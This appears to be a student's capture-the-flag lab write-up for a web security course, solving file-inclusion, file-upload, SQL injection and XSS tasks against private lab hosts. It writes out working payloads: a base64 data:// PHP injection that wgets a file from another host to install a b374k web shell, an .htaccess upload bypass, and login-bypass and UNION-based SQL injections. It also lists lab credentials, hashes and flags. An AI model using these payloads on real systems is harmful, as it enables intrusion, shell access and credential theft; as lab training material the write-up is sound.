The flag is: 9500bd2ab02dc9fa0529b322f8019b9c25bdcc2139ea7332bf92f124f5ab0cea

Answer: 9500bd2ab02dc9fa0529b322f8019b9c25bdcc2139ea7332bf92f124f5ab0cea

Task 3

Question:

Here is the USMOSC R&D portal with slight changes: http://10.240.0.62/. As the application was attacked by including remote files over HTTP protocol, the developer put some filtering in place. Nevertheless, it is still possible to inject custom code into the application.


Get access to the database the application is using as a back-end.

Obtain the password hash of user admin from the table user_accounts and submit it as the solution to this task.

Solution:

This task a tuff than others so main way to solve this task is to encode your payload and inject into the website. Steps followed are:-

- to encode payload online tool can be used as (https://www.base64encode.org/)
- encode below code <?php exec ('wget http://10.240.0.109/info.PhP -P /var/www/usmosc-tech/webroot/job_applications/') ?>




- Copy the shell.txt as info.PhP in the same directory /var//www/html/
- then in browser type **http://10.240.0.62/index.php?page=data://text/plain;base64,** ("encode payload")

PD9waHAgZXhlYyAoJ3dnZXQgaHR0cDovLzEwLjI0MC4wLjEwOS9pbmZvLlBoUCAtUCAvdm
FyL3d3dy91c21vc2MtdGVjaC93ZWJyb290L2pvYl9hcHBsaWNhdGlvbnMvJykgPz4=


- after injection , type

http://10.240.0.62/jobs_application

you will see your **info.PhP** in web browser , now click it you will see shell
now login in shell with pass **b374k**.
then go to , **/var/www/usmosc-tect/config.php/**
you wil see mysql username and password




now go to DB tab ,
scroll down , login PDO
put DSN = mysql:host=localhost;dbname=usmosc-tech
username = root
password = Bai6iyook4suo



login you will see query box ,

type show tabels;
then select * from user_accounts;
you wil see username and password hash



id username password last_login created
1 **admin7a701fbf5b91c3de290e3cd8fa26a24cba377ea81969d39f4e6083a3aa69b8c6** 0000-00-00 00:00:00 0000-00-00 00:00:00
2 bill.gates 6675144ecbad6433241de093f3f64fbc 0000-00-00 00:00:00 0000-00-00 00:00:00

Answer: **7a701fbf5b91c3de290e3cd8fa26a24cba377ea81969d39f4e6083a3aa69b8c6**

Task 4

Question:

The developers claim that all file inclusion vulnerabilities of the USMOSC R&D portal have been now fixed. There is no guarantee that everything has been done in 100% secure way. However, RFI/LFI are probably not anymore the low hanging fruits.
As the pen-tester of USMOSC infra, you have another challege to prove your L33T skillz. It is still fairly easy to compromise that web application. The new target is located at http://10.240.0.63.

Focus on the file upload functionality on the "Vacancies" page. Do not make assumptions based on the source code or experiences you had with the previous targets. The file upload function was backported to more insecure version after the latest modifications.

Locate a file named the_flag.txt on the system and read it's contents to get the answer for this task.

Solution:

- Firstly ready with shell code and
- create a .htaccess file (hidden file) as txt file and with **AddType application/x-httpd-php .jpg** comment in that file.
- then upload .**htaccess** file to vacancy uploader.
- then, download a jpg image file and open it with GIMP to add comments ("<?php phpinfp(); ?>") and save it or export it as info.jpg
- you can check comment is saved or not by exiftool or file cmd in terminal
- then , while uploading info.jpg in vacancy tab , use burp suite to intercept and don't forget to enable local proxy in your browser and then in burp suite turn intercept on ,
- then select the file (info.jpg) in browser and click upload
- after click , it wil redirect to burp suite there you will see comment of image file (<?php phpinfp(); ?>) , replace that comment added in image file with your shell code
- click forward in burp suite.
- swicth to browser you wil see file is uploaded
- now open **10.240.0.63/job_applications/** you wil see your info.jpg there
- then click it and your shell will display

-login in shell with pass b374k -
- type command locate flag.txt
-**more /var/opt/secret/the_flag.txt** you wil see flag
Answer: 9f9dfe1b9d7429b9a6dc0ff383e3dbbb61e60585679dfc27a071cea1f2958eed

Countermeasures:

- If possible not to use data from users when compiling a command. If necessary use whitelist controls to control against command injection.

LAB 8 SQL Injection

Task 1


Question:

There is a command and control system hosted on http://10.240.86.11/. As you can see, the application is protected by form based authentication.

This time, sniffing traffic is not an option because your computer is located in the other subnet and you can not poison the target's ARP cache. Also, it is almost certain that this C&C system has strong password strength requirements which leaves out chances that you could succeed in guessing correct username and password. However, good old SQL injection could become handy.

Remark. The back-end database for all the tasks of this mission is MySQL. If you need to test the syntax of specific requests you can use mysqld installed on your Kali VM. This is probably most valuable for of the final task covering Blind SQLi.


Solution:



```
mysql> SELECT Host, User, Password from user;
+--------------------+------------------+-------------------------------------------+
| Host               | User             | Password                                  |
+--------------------+------------------+-------------------------------------------+
| localhost          | root             |                                           |
| aphrodite.kali.org | root             |                                           |
| 127.0.0.1          | root             |                                           |
| ::1                | root             |                                           |
| localhost          | debian-sys-maint | *1DC88C4503BE82606CD0913E3F612934FBF36E2F |
+--------------------+------------------+-------------------------------------------+
5 rows in set (0.00 sec)

mysql>
```

then go to browser and run c&c application IP **10.240.86.11,**
login with below credential
username:' OR 1=1#
password:' OR 1=1#



after login you will see flag .

Answer: 238c8001415deee61fda85094183b62e37fb70c2

Task 2

Question:

Your previous break-in to the USMOSC C&C system was almost immediately discovered and the application patched. The new version of the C&C system is running on http://10.240.86.12. As the changes were done rapidly there is a great chance that the code is still vulnerable.


Get access to the version 2 of C&C system and find the flag.


Solution:

go to browser and run c&c application version 2 with address , **10.240.86.12**,

login with user "Root\' or 1=1 limit 1 –" no space after -

and no password , you will see flag





Answer: 137984bdfb2ad49ef24f7123f33a4138fee15a2f

Task 3

Question:

Your next target is USMOSC's internal web: http://10.240.86.13. This website is both used for general information sharing and also for managing the projects. Try to compromise the application, get access to the projects database and find information about the project "Aquarius".

Hint. Investigate the parameters of POST and GET requests the application accepts from users. Most of the SQL request may be done in a proper way using prepared statements. Still you could be able to find vulnerable injection points.


Submit a single quotation mark to the request parameters. If you get an error message you are in the right way...

Submit the number of the project "Aquarius" as the solution for this task.

Solution:

go to browser and type below full url
http://10.240.86.13/articles.php?article_author=6//UNION/**/SELECT/**/1,2,3,(SELECT(@x)FROM(SELECT(@x:=0x00) ,(SELECT(@x)FROM(usmosc.projects)WHERE(@x)IN(@x:=CONCAT(0x20,@x,id,nr,code_name,classification,0x3c62723e))))x)/**/--**

then you wil see hashes below and a bit tricky the main hash are with extra words so you need to remove first digit "5" and last name with Aquarius0 too for flag.



answer: 3014687a7d4ffb9feb1d149298ddce274128f89b

Task 4

Question:

It seems that the USMOSC has an IDS system protecting their web applications. Fortunately its not an IPS, otherwise your malicious requests would have been blocked during the previous task. However, the IT security team noticed the alarms and now the vulnerability you exploited has again been patched before you were able to consolidate your access. Obviously you have to find a new vulnerability.


The target is now located here http://10.240.86.14.

Try to attack the search functionality of "Articles" page. Note that often the server does not return error messages even if you actually manage to break the underlying SQL clause.

Get the secret code for the system uranus from the database named secret and table named codes and submit it as an answer to this task.

Solution:

Go to browser http://10.240.86.14 and go to article page
in search box put below sql query format {1' UNION SELECT 1,2, table_schema, 4,5 FROM information_schema.tables -- }
1' UNION SELECT 1,2, group_concat(id,0x3c62723e,system,code), 4,5 FROM secret.codes – (after – put space)
it gives hashed so answer will be from uranus



Answer:1e50b1a20d3cff0f5d885f84a2fbfd079ca38b14

Countermeasures:

- Hide information : do not give out SQL error messages,
- use the same field names in HTML forms as you use in the database
- do not show SQL back to the user.
- Store all queries to database procedures.
- Apply more strict database user rights

LAB 9 Cross Site Scripting

Task 1

Question:


The mission is about searching reflected XSS bug, your target is http://10.240.86.21


Find a parameter that is vulnerable to reflected XSS. Do not submit the name of parameter that is vulnerable to stored/persistent XSS. Confirm that you can actually exploit the vulnerability e.g. that you can pass all filters or encoding schemes.

Submit the name of the vulnerable parameter as an answer to this task. We mean the value of the HTML name attribute in vulnerable input field. For instance, consider the following input field:

Solution:


we use kali linux browser as tool to perform this task, using script as input ,
- **<script>alert(338)</script>**
- go to address 10.240.86.21 and go to Projects tab
- it show for username and password
- click to I forgot my password
- Your username field input above script






- it show other fields with script announcement but for Reset password your username field it doesnot. They show script alert but not the actual alert.

- as alert was not shown with last script , so modifying script with spaces
- **<script >alert(338)</script >** and now triggering this in username field.



- Finally alert seem to be triggered.
- it state that input type =”text” name=”username”
- inspecting the browser , it shows



Answer is : “username”

Countermeasure:

- blacklist filtering used instead of whitelist filtering.